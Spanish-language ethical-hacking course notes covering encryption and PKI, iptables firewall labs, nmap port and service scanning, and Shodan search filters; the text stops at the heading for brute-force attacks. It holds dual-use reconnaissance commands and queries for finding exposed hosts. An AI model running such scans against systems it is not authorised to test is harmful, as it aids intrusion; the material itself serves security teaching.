Introducción al Ethical Hacking



Table of Contents

Cifrado4	11. Expiración, renovación	Extensiones21
1. Clave Simetrica4	12	sport,dport21
2. Clave Asimetrica4	Expiración12	icmp-type21
Firma4	Actualicación12	4. Acciones22
Cifrado4	Renovación12	ACCEPT22
3. Clave simetrica vs clave	12. Revocación13	DROP22
asimetrica4	Solicitud a CA/RA13	REJECT22
Clave simetrica4	CRL completa13	LOG22
Clave asimetrica4	CRL incremental13	MASQUERADE22
4. Cifrado combinado5	CRL combinada13	DNAT -to22
5. Huela digital (Hash)5	ARL13	SNAT –to22
Firma digital6	Netfilter y IpTables14	Laboratorio23
6. Inconvenientes de la	1. Firewall14	1. TEST 123
clave asimétrica6	2. NAT	2. TEST 224
Los mecanismos de	SNAT15	3. TEST 324
cifrado no son	DNAT15	4. TEST 425
suficientes6	3. Procesamiento de	5. TEST 526
7. Certificado digital7	paquetes16	Descubrimiento de puertos y
PKI o infraestructura de clave	Cadenas16	servicios27
pública7	INPUT16	1. NMAP27
1. Elementos funcionales de	OUTPUT16	introducción27
una PKI7	FORWARD17	isntalacion de NMAP27
Básicos7	PREROUTING17	Descubrimiento de
	POSTROUTING17	
Opcionales8 2. Autoridad de	Tablas17	puertos27 Posibles estados de
	FILTER17	
certificacion (CA)8		los puertos28
3. Organicacion de una CA8	NAT17	Filtrado de puertos29
CA única8	MANGLE18	Distintas opciones29
Jerarquia de CA8	Reglas19	Descubrimiento de
Malla de CA9	Manejo de reglas19	servicios30
4. Autoridad de registro	-L19	Alternativas a NMAP
(RA)9	-A/-I i19	30
5. Almacén de certificados y	-F/-D19	2. SHODAN31
claves9	-R i19	Filtros32
6. Autoridad de sellado de	Manejo de cadenas20	City32
tiempo9	-E20	Country32
7. Servidor de revocacion 10	-N name20	Geo32
8. Procedimientos10	-X name20	Hostname32
Básicos10	-R i20	Net32
opcionales10	-Z20	OS32
9. Emisión del certificado 10	-P20	Port32
Pasos10	Ejecucion de reglas en la	Before/After32
10. Almacenamiento y uso	cadena20	Ejemplos33
12	Operadores21	Ataques sobre servicios37
Almacenamiento12	-p21	1. Ataque de fuerza bruta. 37
Uso: validación del	-s21	Introducción37
certificado12	-d21	Tipos de fuerza bruta37
	-i/-o21	Fuerza bruta37

Diccionario37	Capa de transporte (N4)	legible si esta cifrada
Herramientas38	58	(HTTPS)71
Medusa38	Capa de aplicación (N5)	Vulneravilidades y Metasploit
Ncrack38	58	72
Crunch38	Resumen59	1. Vulnerabilidades72
Hydra38	3. Interconexión de redes.59	Nacimineto72
LABORATORIO38	Dispositivos de	Descubrimiento72
2. SQL Injection40	interconexión59	Comunicación72
Bases de datos40	4. Protocolo ARP60	Correción72
Bases de datos SQL40	5. Enrutamiento IP60	Publicación73
Consultas SQL41	MAC flooding61	Automatización de la
Introduccion a SQL	1. Introducción61	explotación73
injection41	2. Switch y ataque61	Muerte73
Funcinamiento41	Funcinoamiento Switch	2. Introduccion a Metasploit
BBDD y funciones de	61	73
información42	MAC flooding62	Pentester73
INFORMATION_SCHE	Cosnecuencia62	Potencial de Metasploit
MA42	MAC Spoofing63	74
LABORATORIO43	1. Introducción63	3. Herramientas auxiliares y
3. XSS (Cross Site	2. MAC Spoofing64	módulos74
Scripting)53	Funcionamiento switch	Herramientas auxiliares
Introducción53	64	74
XSS Directa53	3. Laboratorio65	Módulos74
XSS Indirecta54	4. Prevención67	Primeros pasos MSF75
1r Ejemplo de formulario	MITM (Man In The Middle) 67	1. Comandos básicos75
54	1. Introducción67	POST EXPLOTACIÓN75
2o Ejemplo de	2. ARP Protocol67	1. Tipos de payloads75
formulario (insertado en	ARP Request68	2. Módulos auxiliares76
caja)55	ARP Reply68	3. Comandos básicos
3r Ejemplo de formulario	3. ARP Spoofing69	meterpreter76
(a través de URL)55	Envenenamiento ARP. 69	Core commands76
4. Robo de sesiones	4. DHPC-SNOOPING70	Bgrun76
(cookies)56	DNS Spoofing70	Bglist76
Prevención56	1. Intorducción70	Bgkill76
Ataques a nivel de red56	2. DNS Spoofing71	Background77
1. Introduccion57	3. Suplantación web71	Migrate77
2. Arquitectura de red	Robo de credenciales71	4. Scripts en meterpreter77
TCP/IP57	¿Suficiente con el arp	ANONIMATO77
Modelo TCP/IP57	spoofing?71	1. Introducción77
Capa física y enlace (N1	Man In The Middle	2. TOR78
& N2)58	puede ver toa la	
Capa de red (N3)58	información pero no sera	

Cifrado

1. Clave Simetrica

Clave unica que emisor y receptor deben conocer para poder cifrar y descifrar un mensaje.

2. Clave Asimetrica

Consiste en un par de claves.

Clave privada privada = Es una clave unica que solo debe conocer el propietario.

Clave publica = Es una clave que puede conocer todo el mundo.

Firma

El emisor firma el mensaje con su clave privada para garantizar la integriad del mensaje ya que al recibirlo con la clave pública nos mustra el emisor.

Cifrado

El emisor cifra el mensaje con la clave privada y el receptor debe descifrarla con la clave pública del emisor.

Distinta clave para cifrar y para descifrar.

3. Clave simetrica vs clave asimetrica

Clave simetrica

- Más rapida
- Necesarias buenas claves (aleatorias)
- Necesidad de un canal seguro para transmitir dicha clave al receptor

Clave asimetrica

- Mucho mas lenta
- Algoritmo para generar las parejas robusto
- Hay que aegurarse que la clave publica es la correcta i pertenece al emisor real

4. Cifrado combinado

Se unen las ventajas de ambas claves:

Utilizamos la clave simetrica para generar el correo y para que el receptor tenga la

clave para descifrarlo ciframos la clave simetrica con la clave publica del receptor, de

esta forma si alguien intercepta el mensaje no podra saberlo ya que no conoce la

clave simetrica ni la clave privada del receptor.

De esta manera ya que el cifrado asimetrico es mas costoso y lento aprovechamos

para solo cifrar la clave simetrica y enviar el mensaje de manera rápida.

Huela digital (Hash) 5.

Mapea un mensaje de cualquier longitud en un codigo de longitud fija

Funcion irreversible

El menor cambio en el mensaje provoca un codigo muy diferente

Muy dificil pero no imposible que con dos mensajes se obtenga el mismo

codigo


Ejemplo: MD5, SHA

5

Firma digital

En una firma digital podemos difrar la huella digital con la clave privada para conseguir integridad.

De esta manera se puede certificar el emisor del mensaje



6. <u>Inconvenientes de la clave asimétrica</u>

- ¿Como se está seguro de que la clave publica oertenece a la persona destinataria de nuestro mensaje?
- ¿Podrá leer el mensae otra persona?
- Cuando recibo un mensaje firmado, ¿de quién es realmente?

Los mecanismos de cifrado no son suficientes

• O se confia en el propietario o en un tercero

7. Certificado digital

- Documetno digital por el que una autoridad atestigua que una clave publica pertenece a un sujeto. Contiene al menos:
 - o Identificacion del sujeto
 - o Clave pública vinculada
 - Firma (digital) de la autoridad certificadora
- ... y quizas tambien
 - Lista de usos permitidos
 - Plano de validez
 - o Número de serie e identificacion de la autoridad

PKI o infraestructura de clave pública

Combinación de elementos que permiten cifrar, firmar y conseguir el no repudio de comunicacines electronicas

1. Elementos funcionales de una PKI

Básicos

- Autoridad de certificacion (CA)
- Autoridad de registro (RA)
- Almacen de certificados y claves

Opcionales

- Autoridad de sellado en el tiempo (TSA)
- Servidor dde revocación

2. Autoridad de certificacion (CA)

Tercero en quien se confia para:

- Firmar y publicar certificados
- Revocar certificados y publicar la revocación
- · Recoge funciones de gestion y fechado

Pueden ser públicas, privadas o individuales

• Ejemplos; FNMT, GeoTrust, Camerfirma, Verisign

Firma los certificados su clave privada

• Para confiar en su publica se certifica a si misma o la certifica otra CA. Su clave pública viene oreinstalada en el S.O. o navegador en algunos casos o sera necesario descargarla e instalarla manualmente

3. Organicacion de una CA

CA única

• Facil de mantener pero punto vulnerable

Jerarquia de CA

- Árbol de confianza, cada CA certifica el nivel inferior
- La CA raíz se certifica a si misma

Malla de CA

- Las CA se certifican mutuamente
- El sujeto confia en su CA

4. Autoridad de registro (RA)

- Autoridad delegada para algunas funciones
 - Recibir solicitudes de certificados
 - Generar las claves
 - Verificar la identidad del solicitante
 - Entregar ek certificado al solicitante

5. <u>Almacén de certificados y claves</u>

- Los certificados son públicos:
 - o Deben estar siempre disponibles y guardarse en histórico
- Debe poderse comprobar que no estan revocados
- Las claves privadas si deben estar protegidas
 - o si se comprometen se revocará el certificado

6. Autoridad de sellado de tiempo

- La TSA proporciona sellos de tiempo
 - o necesita que se registre el fechado
 - o Documento asocia la huella digital de un documento a una fecha y hora
 - o permite el no repudio

7. Servidor de revocacion

- Lugar donde se almacena la CRL (Lista de revocación de certificados)
 - Lista de numeros de serie que han sido revocados , ya no son válidos y en los que no debe confiar ningun usuario del sistema

8. Procedimientos

Básicos

- Emisión del certificado
- Almacenamiento y uso de certificado
- Renovación o expiración de certificado

opcionales

Sellado de tiempo

9. Emisión del certificado

Pasos

- Solicitud en la RA
- Generacion de par de claves, requiere muy buen generador de numeros aleatorios
- Verificación de identidad, puede ser presencial o no presencial
- Creación y entrega del certificado, tarea exclusiva de la CA y la entrega depende del procedimiento de generación de clave y nivel de seguridad del certificado

 Publicación y respaldo del certificado. Publicado por parte de la CA o del solictitante en almacenes publicos o diseminación con cada uso y copia de respaldo en el almacén.

1) Envío de la clave pública
2) Referencia
4) Confirmació
3) Verificación presencial de identidad

10. Almacenamiento y uso

Almacenamiento

• Sólo la clave privada precisa protección

Uso: validación del certificado

- Debe estar vigente en plazo de validez sin estar revocado
- la CA es de confianza para quien lo verifica
- las firmas son validas
- su uso consiste con su política

11. Expiración, renovación

Expiración

Se agota el plazo de validez, no requiere accion

Actualicación

Sólo de plazo de validez

Renovación

Tambien de claves

12. Revocación

Solicitud a CA/RA

o no es instantanea y tampoco se destruye

¿Clave privada comprometida? ¿Cambio de estado del sujeto?

• Se hace a través de una Lista de Certificados Revocados (CRL) o mediante protocolos de comprovacion (OCSP) de vigencia o revocación

CRL completa

Solución lenta e inescalable

CRL incremental

o Más escalable respecto a la anterior

CRL combinada

o Mezcla CRL de varias CA

ARL

o CRL para las CA

Netfilter y IpTables

Framework de linux que permite interceptar y manipular pquetes de red.

IpTables es su componente mas popular.

1. Firewall

Es un sistema hardware o software para separar una red que no controlamos de una que si controlamos mediante políticas de control.

El filtrado de paquetes es un proceso que deniega o permite el flujo de información y datos entre la red que se desea proteger del resto

- Trabaja sobre las cabeceras de los paquetes IP
- Segun las reglas podrá realizar distintos tipos de acciones sobre los paquetes
- Tipos de filtrado de paquetes:
 - o Estático
 - Analiza las cabeceras de cada paquete sin establecer relación entre otros
 - Dinámico
 - Permite el control de un flujo de datos relacionados dentro de una misma conexión TCP o varias conexiones haciendo uso de la memoria

2. <u>NAT</u>

Network Address Translation


Mecanismo que altera las cabeceras de los paquetes IP soliendo cambiar las direcciones IP y puertos origen o destino.

SNAT

Se altera el origen del datagrama, realizado despues del encaminamiento del mismo y antes de su reenvio.

DNAT

Se altera el destino del datagrama, realizado antes del encaminamiento del mismo



3. <u>Procesamiento de paquetes</u>

Con netfilter se puede realizar:

- Filtrado de paquetes
- Traduccion de direcciones y puertos NAT
- Manipulacionn sobre datagramas IP
- Seguimiento de conexiones


Netfilter permtie el uso de distintas tablas IP para el filtrado: NAT, filter, mangle y raw

Funciona con Ipv4 e Ipv6

Cadenas

Netfilter gestiona el filtrado mediante tablas organizadas en cadenas y estas a su vez compuestas por reglas

• Las cadenas son agrupaciones de reglas que se aplican a los paquetes en momentos concretos.



INPUT

Acción a realizar cuando un paquete coincide con la regla de entrada de la interfaz

OUTPUT

Acción a realizar cuando un paquete coincide con la regla de salida de la interfaz

FORWARD

Cuando un paquete se envia de una interfaz a otra

PREROUTING

Primera acción a realizar antes de que el paquete entre en el sistema


POSTROUTING

Acción a realizar justo antes de enviar el paquete a la interfaz destino

Tablas

Tipos de procesamiento que se debe aplicar a los paquetes

Tipos → Filter, mangle, nat y raw



FILTER

Filtrado genereal de paquetes. Decide los paquetes que pasan y los que no. Cadenas Input, Output y Forward.

NAT

Traducción de direcciones. Permite cambiar las direcciones origen y destino de los datagramas. Cadenas Prerouting, Postrouting y Output

MANGLE

Analiza el paquete y lo etiqueta para que reciba un tratamiento concreto. Cadenas Prerouting, Postrouting, Input, Forward y Output

Reglas

- 1. Comando iptables
- 2. Tabla a usar: filter, nat, mangle
- 3. Comando sopre la cadena: instertar, modificar, eliminar reglas...
- 4. Cadena a usar: input, output, forward, prerouting o postrouting
- 5. Condición, criterios que deben cumplir los campos
- 6. Acción a realizar
- 7. Opciones extra para ajustar la acción

Manejo de reglas

-L

Lista las reglas, se puede especificar la cadena

-A/-I i

Agregar una regla [Final o posicion]

-F/-D

Eliminar reglas [todas o la iésima de una cadena]

-Ri

Reemplazar laregla i-ésima por otra nueva especificada

Manejo de cadenas

-E

Renombrar una cadena

-N name

Crear nueva cadena

-X name

Borrar una cadena

-Ri

Reemplazar laregla i-ésima por otra nueva especificada

-Z

Pone a zero los contadores de todas las reglas de una cadena

-P

Cambia la politica por defecto sobre una cadena, no match con las reglas

Ejecucion de reglas en la cadena

- Reglas compuestas por condición y acción
- Si se cumple la condición se ejecutará la acción
- Si no se cumple la condicion, se pasará a la siguiente regla
- Si no coincide ninguna regla de la cadena se ejecutará la politica por defecto
- Importante tener cuidado con el orden secuencial
- Acciones con el parametro -j [acción]

Operadores

-p

Indicamos protocolo

-S

Ip o subred origen del paquete

-d

Ip o subred destino del paquete

-i/-o

Interfaz de entrada o salida, solo se pueden usar tablas nat o mangle

Extensiones

--sport,--dport

puerto origen o destino para tcp o udp

--icmp-type

Selecciona los paquetes ICMP y comprueba de que tipo de mensaje se trata posibilidad de negacion con "!"

4. Acciones

ACCEPT

Acepta el paquete

DROP

Rechaza el paquete

REJECT

Rechaza el paquete notificando al emisor que el paquete fue descartado

LOG

Crea una entrada en el fichero Log

MASQUERADE

Enmascaramiento de la ip origen de forma dinamica solamente disponible en la tabla de NAT y Postrouting.


DNAT -to

Enmascaramiento de la IP destino

SNAT -to

Enmascaramiento de la IP origen

Laboratorio



1. <u>TEST 1</u>

- Se requiere que no se tenga acceso desde el exterior hacia ningún servicio de ningún equipo de nuestra red.

iptables -L

iptables –P FORWARD DROP

```
root@kali:~#
root@kali:~# iptables -P FORWARD DROP
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
cot@kali:~#
root@kali:~#

root@kali:~#

root@kali:~#

destination

Chain FORWARD (policy DROP)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination
root@kali:~#
```

2. <u>TEST 2</u>

- Se requiere que solo se permita el tráfico al Windows pero no al Ubuntu.

iptables –A FORWARD –j DROP –d 172.16.1.130

```
iptables -P FORWARD ACCEPT
             iptables -A FORWARD -d 172.16.1.130 -j DROP
      ali:~# iptables -L
Chain INPUT (policy ACCEPT)
target
           prot opt source
                                          destination
Chain FORWARD (policy ACCEPT)
target
           prot opt source
                                          destination
DROP
           all --
                    anywhere
                                          ubuntu
Chain OUTPUT (policy ACCEPT)
                                          destination
target
           prot opt source
```

3. TEST 3

- Realmente nos damos cuenta de que lo crítico es el servidor SSH pero no la navegación web, por lo que se necesita que se acepte este último.

```
iptables –A FORWARD –p tcp --dport 80 –j ACCEPT (no hay acceso)
```

iptables –L --line-numbers

iptables –D FORWARD 1

iptables -A FORWARD -j DROP -d 172.16.1.130

```
root@kali:-# iptables -D FORWARD 1
root@kali:-# jptables -L
Chain INPUT (policy ACCEPT)
target prot opt source destination

Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination
root@kali:-# iptables -A FORWARD -j DROP -d 172.16.1.130
root@kali:-#
root@kali:-#
root@kali:-# iptables -L
Chain INPUT (policy ACCEPT)
target prot opt source destination

Chain FORWARD (policy ACCEPT)
target prot opt source destination

CCEPT tcp -- anywhere anywhere tcp dpt:http

CCAin OUTPUT (policy ACCEPT)
target prot opt source destination

CCEPT tcp -- anywhere ubuntu

CCAin OUTPUT (policy ACCEPT)
target prot opt source destination

CCAin OUTPUT (policy ACCEPT)
target prot opt source destination

CCAin OUTPUT (policy ACCEPT)
target prot opt source destination

CCEPT tcp -- anywhere ubuntu
```

4. TEST 4

- Suponiendo que el cortafuegos fuera otra máquina que requiere tener acceso al servicio SSH pero no a la navegación web ni a ningún otro servicio.

```
iptables –A OUTPUT –p tcp --dport 22 -j ACCEPT
```

iptables -P OUTPUT DROP

Estas dos reglas no afectan en nada a las anteriormente insertadas debido a que dichos paquetes que se estaban reenviando no pasan por OUTPUT sino por POSTROUTING.

```
kali:~# iptables -A OUTPUT -p tcp --dport 22 -j ACCEPT
      ali:~# ipatbles -P OUTPUT DROP
bash: ipatbles: command not found
        i:~# iptables -P OUTPUT DROP
     kali:~# iptables -L
Chain INPUT (policy ACCEPT)
           prot opt source
target
                                          destination
Chain FORWARD (policy ACCEPT)
           prot opt source
                                          destination
target
ACCEPT
           tcp --
                    anywhere
                                          anywhere
                                                               tcp dpt:http
DROP
           all
                    anywhere
                                          ubuntu
Chain OUTPUT (policy DROP)
           prot opt source
                                          destination
target
                    anywhere
                                          anywhere
                                                               tcp dpt:ssh
```

```
root@kali:~# ssh root@172.16.1.130
root@172.16.1.130's password:
```

5. TEST 5

- Se requiere que cuando una máquina interna (Ubuntu) navege hacia el exterior (Kali) se enmascare la IP origen (SNAT) simulando el tráfico que existe detrás de un router.

iptables -A POSTROUTING -t nat -o eth1 -j MASQUERADE

iptables -t nat --list

Si nos equivocamos: iptables -t nat -F POSTROUTING

Lo anterior es lo mismo que:

iptables -A POSTROUTING -t nat -o eth1 -j SNAT --to-source 172.16.2.129

```
(ali:~# iptables -A POSTROUTING -t nat -o eth1 -j SNAT --to-source 172.16.2.129
    @kali:~#
@kali:~#
@kali:~# iptables It nat --list
@kali:~# iptables It nat --list
Chain PREROUTING (policy ACCEPT)
target
DNAT
            prot opt source
                                              destination
            tcp -- anywhere
                                              anywhere
                                                                      tcp dpt:http-alt to:172.16.1.
129:8000
Chain INPUT (policy ACCEPT)
target
            prot opt source
                                              destination
Chain OUTPUT (policy ACCEPT)
target
            prot opt source
                                              destination
Chain POSTROUTING (policy ACCEPT)
            prot opt source
                                              destination
target
            all -- anywhere
                                              anywhere
                                                                      to:172.16.2.129
```

Descubrimiento de puertos y servicios

1. <u>NMAP</u>

Herramienta para escanear puertos abiertos, servicios, versiones, sistemas operativos...

introducción

- Herramienta orientada a obtener información de los sistemas
- Imprescindible para auditores
- TCP y UDP

isntalacion de NMAP

Herramienta multiplataforma y Open Source

https://nmap.org/download.html

Descubrimiento de puertos

- NMAP dispone de una gran cantidad de opciones
- Escaneo básico sobre equipo o red

Equipo: # nmap 172.16.0.132


Red: # nmap 172.16.0.0/24

Posibles estados de los puertos

Open: Puerto abierto a la espera de una conexión con un servicio tras él a la escucha.

Closed: Puerto accesible pero sin ninguna aplicación escuchando tras él.

Filtered: NMAP no recibe respuesstas y por lo tantono puede establecer el estado, probablemente por la presencia de filtrado (Firewall o IDS).



```
| Length 36 | Starting Namap -s5 -p 80 172.16.2.128 | Length 36 | Starting Namap 7.25BETA1 (https://nmap.org ) at 2017-03-06 09:57 UTC | Namap scan report for 172.16.2.128 | Length 36 | O5:10:52.861365 IP 172.16.2.129.46837 > 172.16.2.129.160main: 11294+ PTR? 128.2.16.172.in-addr | Starting Namap scan report for 172.16.2.129 | Length 36 | O5:10:52.861384 IP 172.16.2.129.46837 > 172.16.2.1.10 | Longth 36 | Length 36 | Length 36 | O5:10:52.861384 IP 172.16.2.129.46837 > 172.16.2.1.10 | Longth 36 | Length 36
```

OPEN

```
Transpart of the state of the s
```

CLOSED

```
PORT STATE SERVICE

95:12:35.374433 IP 172.16.2.129.41881 > kali.http: Flags [S], seq 654590309, win 1024, opti
MAC Address: 00:0C:29:2F:8A:CE (VMware)

Numap done: 1 IP address (1 host up) scanned in 13.27 seconds

05:12:35.476914 IP 172.16.2.129.41882 > kali.http: Flags [S], seq 654655844, win 1024, opti
ons [mss 1460], length 0
ons [mss 1460], length 0
```

FILTERED

Filtrado de puertos

Por defecto, NMAP escanea los 1000 puertos más usados:

212, 22, 80...

Se puede seleccionar puertos y rangos de los mismos.

- Puertos concretos: nmap -p 21,22,80 <IP>
- Rango de puertos: nmap -p 21-100 <IP>
- Escaenos UDP: nmap -p 53,123 -sU <IP>

Distintas opciones

Existen muchas opciones para distintos escenarios:

- No usar Ping: nmap -PN <IP>
- Deshabilitar la resolución inversa de nombres: nmap -n <IP>
- Debug (verbose): nmap <IP> -vvv

Descubrimiento de servicios

Conocer qué servicio escucha detras de un puerto

- Version de servicio usando los banners de respuesta: nmap -sV <IP>
- Intensidad del escaneo: nmap –version-intensity 9 <IP>
- Sistemas Operativos: nmap -O <IP>

Alternativas a NMAP

ZMAP


• Escaner orientado a redes grandes. Podria escanear internet en una hora aproximadamente orientado a IPv4

MASSCAN

• Teóricamente puede escanear internet en 6 minutos. Funciona parecido a otras herramientas como scanrand, unicornscan o zmap

2. SHODAN

- Escaneos pasivos
- Registro y uso basico gratuito
- Subdividido por categorias y con un buen conjunto de filtros
- Escaneos de Ips, puertos y servicios



Filtros

City

Busca dispositivos filtrando por la ciudad

Country

Dispositivos de un país en particular

Geo

Se le pueden pasar coordenadas y el radio máximo a su alrededor

Hostname

Busca valores que coincidan con el hostname indicado

Net

Busqueda basada en una IP o CIDR

OS

Filtrado por sistema operativo

Port


Busca puertos abirtos en particular

Before/After


Busqueda de resultado en un intervalo de tiempo

Ejemplos


Apache city: "San Francisco"




amazonaws.com



os:"windows



nginx country:"DE"



Ataques sobre servicios

Ataque de fuerza bruta

